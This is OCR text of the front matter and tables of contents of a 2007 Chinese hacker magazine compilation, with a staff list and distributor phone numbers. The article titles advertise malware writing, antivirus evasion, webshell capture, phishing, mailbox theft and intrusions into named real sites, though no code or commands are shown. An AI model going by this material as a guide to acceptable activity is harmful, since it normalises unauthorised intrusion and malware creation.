2008巨献

黑客手册合订本

2007③④季

非安全


NoHack专用口袋+2008年历卡

4.7G DVD+黑手新书签

最新黑软+黑客必学之汇编

《黑客编程实例精讲》电子书（含源码）

《网吧黑客一点通》电子书（含工具）



¥36元 nohack.cn

ISBN 978-7-900447-81-4



2008年

非安全 出品 黑客手册

入侵非授权计算机和传播病毒是一种违法行为，请遵守国家相关法律法规！

非安全合订本

黑客手册2007 ③④季

黑手网上专卖店：

book.nohack.cn

WWW.NOHACK.CN

非安全

出品人：非安全
编　辑：Python LCX 空气 眼镜猴 李亦聪
特约编辑：小S 浪迹天涯 李文杰 星陨石碎
风飘雨 小迷 XApache [zero]
剑心 寂寞刺 张宇 sniperhg
LinX B4N 青蛙王子 小龙猫
平面规划：柳絮
网　站：www.nohack.cn
网站编辑：空气
版权申明：图文版权所有，未经同意，不得转载。
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com
光盘投稿／交流信箱：CD@nohack.cn

网上书店:book.nohack.cn

非安全·黑客手册全国代理商电话

哈尔滨 0451-88342321
海口 0898-66217820
鞍山 0412-2218341
包头 0472-4138751
保定 0312-2038408
北京 010-65072885
北京 010-65850057
沧州 0317-3015380
长春 0431-82700526
常德.衡阳 0736-7389148
常州 0519-88105882
成都 028-83226609 86730609
大同 0352-2021603
大连 0411-84600173
阜阳 0558-2271183 2233944
贵阳 0851-5984895 6819938
桂林 0773-2859586
武汉 027-85493562
杭州 0571-88256366
合肥 0551-2611465 7139358
衡水 0318-7902322
济南 0531-82903395
淮南 0554-6314707
昆明 0871-4168505
兰州 0931-8514919
柳州 0772-3111816
南昌 0791-8592332
南京 025-83328998
南宁 0771-2615676
南通 0513-85501751
宁波 0574-87660206
齐齐哈尔 0452-2683430
秦皇岛 0335-3691263
青岛 0532-83848881
深圳 0775-82264081
沈阳 024-23842760
石家庄 0311-83029157
太原 0351-7041968
唐山 0315-2259572
天津 022-27697711
乌鲁木齐 0991-5589830
无锡 0510-82722773
西安 029-82100804
邢台 0319-3090234
宜昌 0717-6443827
张家口 0313-2068200
通化 0435-5086200
威海 0631-5202057
淄博 0533-2150683
上海 021-63760720
吉林 0432-6959591 6959592
郑州 0371-67647276
烟台 0535-6260748
徐州 0516-83777678
绵阳 0816-2333291
苏州 0512-65188163
长沙 0731-6562796
重庆 023-67051607
任丘 0317-2254900
银川 0951-6024121 6024322
广州 020-34296413
福州 13960788097

WWW.NOHACK.CN

目录 CONTENTS 2007.07

烽火台
14 新闻短评快
15 漏洞公告牌

肉鸡接龙
16 MS07029 漏洞利用 POP
17 一劳永逸巩固肉鸡 simeon
18 肉鸡利用之——在肉鸡上获得正版瑞星和卡巴序列号 云恨雨愁

菜鸟恶补
19 关于系统开机自启动的问题 Kay4
20 U 盘也变脸 李翔

酷 玩
21 让 QQ 手机绑定下地狱 Atonement
21 打造属于你自己的 QQ 登陆器 恨・天
22 再次挖掘加密空间 小坏坏
22 QQ 建群——不再等待 小坏坏
23 本地快速得到 QQ 好友 姚丽青
67 QQ 里巧传 exe 文件 MR CHEN

Q 版黑客
23 用 Metasploit Framework 实行快速入侵 王艺翔
25 MAC 应用之免费上网 巴格达窃贼
26 让命令提示符下岗去吧！ icyleaf
28 "另类旁注"得 WebShell elin
29 文件移动引发的思考 姚淑云
30 通过组策略禁止软件运行 王艺翔
31 打造属于自己的"位置栏列表" 姚淑云
32 Windows 更新下载器 陈小兵
33 轻松搞定 FLV 视频地址 李冠
33 一网打尽网页密码——密码监听器试用手记 追风少年 @H4CK.CN
34 DOS 删除命令也疯狂 Simeon

喃喃黑语
35 蓝眼 鬼鬼
37 人小鬼大——R＿escall

新洞练练看
38 P2P 网络电视 PPWind 漏洞曝光 单向量
40 安全检测 ASP 商城之王 GXM [L.S.T]
42 沦陷天创科技 cms 系统全过程 月无痕
45 OBLOG 4.5 跨站之行 Gxm& 雕牌[L.S.T]&[H.S.T]
47 Vista 系统的安全小漏洞 蜀国布衣
48 又见低级漏洞——畅易网盘之盘中有洞 TJS
49 对"记 Fckeditor 上传漏洞发现全过程"的一点补充 遥复仇[L.S.T]
50 EQdkp 的一个 Xday 分析 F1yh4T [脚本安全小组]&[SUS]
52 鱼乐网上购物系统漏洞浅析 雕牌／杜华军[L.S.T]&[H.S.T]

西线无战事
53 商业代码的致命伤——四通政府网站管理系统从失窃到 0day 欧阳无敌 @[NUDT 安全应急小组]
55 我是这样渗透"My 动力管理后台"的天空 坏孩子
58 mEditor 带来的恶梦 Winston[CNT]&Morpheus
59 一路"出错"的入侵 Sheldon[D.S.G]&Morephaze[D.S.G]
61 安全检测牧民网安基地 雕牌／杜华军[H.S.T]
62 不堪一击的东方卫士 Tommie(C.R.S.T)

窗 外
63 Linews
64 游戏的记忆——在 Linux 中回味游戏的路程 李亦聪
65 LiveDVD DIY 教程 Fint.Friday Lee
66 linux 系统后门技术 2（文件权限篇）姚晓宇[yxyhack]

泡泡吧
68 挑战雨人网络 E 卡通——破解网吧重重限制 冰晨浪

无毒有偶
69 一个 U 盘病毒的逆向分析 追风少年 @H4CK.CN
73 卡巴斯基 Key 授权你有我有大家有 New4[D.S.T]

试用报告
71 记两款 U 盘病毒专杀软件的测试报告 icyleaf

快码加编
73 教你写 perl 脚本病毒 wo1fSea 黄 雍
75 Spssch 洞洞一条龙 魔幻水晶
77 恶作剧制作简易 LAN 消息轰炸机 桂林电子科技大学 冰血封情 [E.S.T]

黑器免杀班
77 打造真正属于自己的免杀捆绑器 phenix
79 旁注 WEB 综合检测程序 Ver3.6——个性修改之免杀 阳小子
80 菜鸟也会制作注册机——内存注册机制作实例 KYO

Office 38 线
81 虚拟主机——网站安全维护 冷絮[GZ]
84 网站信息泄漏防护篇 simeon

CRACKER
87 每月破资源
87 每月破技巧
87 破解前奏之手脱 Armadillo 单进程标准版的几种方法 December
89 被软柿子捏了一把 kflnig
91 程序注册算法逆推初步 December

读编互动
92 Q&A 徐师傅
93 29 号信箱 瘦猴

目录 CONTENTS 2007.08

烽火台
95 新闻短评快
96 漏洞公告牌

肉鸡接龙
96 菜鸟也玩 Winrar <=3.6 0day exploit gxm[L.S.T]&[H.S.T]

菜鸟恶补
97 认识微软的文件系统 FAT 和 NTFS 风の伤

酷 玩
98 玩转网吧 QQ 无极限 Mark
100 QQ 图标——为我而亮 罗秉琨
101 再探 QQ 空间之 QQ 空间挂马＋跨站 Kay4
101 原来 QQ 网络硬盘也可以这样打开
102 TX 网站也钓鱼 无名的小小菜鸟
162 非会员对发图限制的突破 陈峰

Q 版黑客
102 服务器搭建之前提知识 ——Virtual PC 2004 介绍 王艺翔
104 反捆绑技术——从菜鸟到专家 云恨雨愁
105 绝妙后门三剑客 Linx
107 让挖掘鸡实现 MM 的愿望 popdog1412
109 详细了解 Windows 启动过程 王艺翔
110 网上资源想要就要 冷絮[GZ]
112 用微软的利剑反击流氓 风の伤
112 三招对付“U 盘无法拔出” 王艺翔

喃喃黑语
113 断头台 II Morephaze
115 流氓的爱 CASS

新洞练练看
117 高贝 3.0 漏洞分析 非零解
119 跨站——SANZO Blog v2.0 的致命漏洞 小破孩
121 BJXShop v2007 购物系统安全漏洞分析 小丫子
124 动网 8.0 跨站漏洞分析利用 樱花浪子[1.S.T]
125 网趣购物系统注入跨站漏洞解析 Sniperhg
127 挖掘美国人的上传系统漏洞 ——ImgUpload 上传漏洞分析 花非花[L.S.T]&&[1.S.T]
128 天生购物狂 Sniperhg & Koycon
130 轻松攻破久居网站管理系统 Sniperhg
131 水族公园，你有点漏水了 tlhelen
133 “蓝色伊人文章系统”漏洞分析 HIJACKER

西线无战事
135 记一次美妙的脚本入侵 拖鞋王子
137 入侵渤海大学 小浩
139 ASP 也有本地包含漏洞 那贼
140 163 博客我又来了 心雨（I.S.T）
141 三个漏洞的发现暨利用 nixilin Teddy 破剑[P.C.W]

窗 外
142 Linews
142 窗内外小文件传输解决方案 wo1fSea 黄铨雍
144 SHELL——Linux 的灵魂 ——新手学 Linux 必知的几个命令 冰晨浪
145 Linux 系统后门技术 3（后门启动篇） 姚晓宇【yxyhack】

泡泡吧
146 SA：实名制网吧的软肋——万象网吧入侵加钱 thc
148 网吧等局域网络玩转 net1send 命令 Breach
149 简单快速开网吧 C 盘 Hxlong

无毒有偶
150 病毒，请你远离我吧！ gxm L.S.T&H.S.T

快码加编
151 Spsspch 洞洞一条龙 2 魔幻水晶
153 Delphi 打造病毒式木马 风尘浪子 [E.S.T]
156 VB 编程之木马 秋风一叶

COOL 暑凉茶
158 揭秘内网渗透 CQXB

黑器免杀班
161 木马免杀之过金山数据流 蜀国布衣
162 逃过卡巴的火眼 smallrascal
164 制作自己的通用免杀壳补丁 CC

Office 38 线
165 OFFICE38 线八月特辑 ——系统安全 STEP BY STEP 光芒果[1.S.T]

Cracker
170 破新闻
170 破资源
170 破解前奏之手脱 Armadillo 非标准保护 December
172 BatchDoc 算法分析与注册机的编写 KYO
174 我参加看雪论坛 crackme 比赛的 anti kflnig

读编互动
175 Q&A 徐师傅
176 29 号信箱 眼睛猴

NOHACK

目录 CONTENTS 2007.09

烽火台

178 新闻短评快
179 漏洞公告牌

肉鸡接龙

180 无敌批量搜索注入点 天之焱[D.S.T]

菜鸟恶补

181 snmp 协议在 sniffer 中攻与防 Dboy

酷 玩

184 百变的 Q 空间个人形象 popdog1412
185 玩转 QQ 功能模块 Breach
186 腾讯漏洞！免费刷 QQ 秀！ 天之焱[D.S.T]
187 免费开通 QQ 紫钻 王艺翔
187 QQ 表情一秒设计 李冠楠【CEU】
188 狂人 DIY 版 2007b3 爆洞－利用音乐场景随意种马 JiaJia [YuLv]

Q 版黑客

190 系统账户密码破解“新星”——AWPR 黑客力量
191 局域网服务管理 王艺翔
193 绿色系统多面手 Dboy
195 入侵利器 Hscan simeon
196 你的过去，我全知道 小坏坏

喃喃黑语

196 谁说女子不如男——小天 and 她的女子黑客组织
197 旦 PDwoot

新洞练练看

198 暑假特辑——购物我要跨着购 sN!per.ID=88323
201 “注入”瑞城房地产网 tlHelen
203 暑假特辑——你们的程序我都玩过 sniperhg & AmberCT.Eleverners
205 对拼客系统 V1.0 漏洞全分析 小鱼修炼中…
207 Cookie 注入上海数字创业版商城 流星赶月
209 寻找阿江统计系统注入点拿 WebShell tlHelen
210 通用防注程序豆腐渣示范工程 ——ShopXP 商城的注入漏洞 张鹏亮

西线无战事

212 渗透中国电力人才网三步曲 Rabbitsafe
214 在台湾某内网穿行 丢丢&&樱花浪子[I.S.T]
216 Php168 漏洞测试＋实战拿服务器 Rabbitsafe
218 世纪星宽频网的沦陷 邪恶的忧伤
220 站在他人肩膀上入侵—— ewebedit 另类的入侵 雕牌／杜华军[rooktit]

无毒有偶

221 另类主动防毒：Sniffer 的病毒过滤 Dboy
223 分析一个挺有意思的病毒 Breach
227 关于 qcnusrm.exe And ujxirfu.exe 的清除全过程

窗 外

227 Linews
228 利用 Linux 环境变量欺骗提升权限 张鹏亮
230 我由 ftp 搞定台湾某大学 Linux 服务器 simeon

快码加编

231 Perl 自助菜单［壹］ wo1fSea 黄铨雍
233 VB 打造自己的终极后门 风吕

黑器免杀班

234 木马免杀之花指令变形 蜀国布衣
235 木马免杀之 PE 文件头的修改 万夫

Office 38 线


236 真假李逵：寻找局域网中的“幕后幽灵” 彭文波
238 系统防护新选择——系统安全盾 蜀国布衣

CRACKER

239 每月破新闻
240 每月破资源
240 破解前奏之手脱 Armadillo 双进程 +Code Splicing 保护 December
242 渗透 TEA 加密算法 KYO
244 聪明宝宝健康成长指南算法分析 KYO

读编互动

245 Q & A
246 29 号信箱



目录 CONTENTS 2007.10

烽火台

248 新闻短评快
249 漏洞公告牌

肉鸡接龙

249 我用 PhpWebshell 抓肉鸡 simeon
251 终结批量拿 Webshell 逍遥复仇 [H.S.T]

酷 玩

252 手机 QQ 聊天记录随意看 JiaJia [YuLv]
252 QQ 盗号软件后门分析与反击 fhod 小财
254 发免费短信息可以这样玩 By Smart
254 打造自己的黑客工具箱 Licess
255 QQ 红钻＋会员靓号免费拿 罗秉琨

Q版黑客

256 菜鸟日记之组策略学习 SDS
259 小菜学 BAT 初级篇 踏雪
260 食堂刷卡机制中的 IP 欺骗 红秀才
261 反击手机骚扰者 popdog1412
262 快速把 iis 打造为 php 服务器 梦梦
263 防 ARP 欺骗的免费绿色软件 —AntiARP—DNS [NoHack 专版] JiaJia [YuLv]

黑小说

265 敬告我的黑客男友 爱恋恋

采 访

265 惊爆：采访黑色产业从业人员

新洞练练看

266 DVBBS 另类跨站漏洞 幻泉／恶鬼夜行【O.F.S】
268 跨站无处不在——3 个论坛程序跨站再研究 Sniperhg
270 从 0day 谈 in () 函数中的变量未过滤带来的安全隐患 Flyh4t[脚本安全小组]
271 注入＋跨站＋暴库＋上传 "七楼年华－资源站"的恶梦 HSD 悟空
272 钻的就是程序员的空子 SniperHg.Eleveners
273 都是统计惹的祸 花蝎宝宝＆非零解
276 嘉缘人才管理系统 v2.15 漏洞解析 HSD 悟空
278 为了源码——击跨企业网站 v5.0 cn_判官(Summer)
280 安检红八哥医院管理系统 9 4.媛你☆
282 PHPBB 最新漏洞大暴光 伤心的鱼[SST]

西线无战事

283 我的一次艰辛的渗透过程 拖鞋王子[E.S.T]
286 谈环境变量在 Hacking 中的利用 NetPatch
287 利用 163 跨站＋伪造邮件盗取指定邮箱 Winhack
289 让 Sohu 也来帮我们钓鱼 罗秉琨
290 渗透周杰伦官方网站 flyh4t&king 少
291 利用 Radmin 本地提权 exp 拿下某高校服务器 ※飘§№
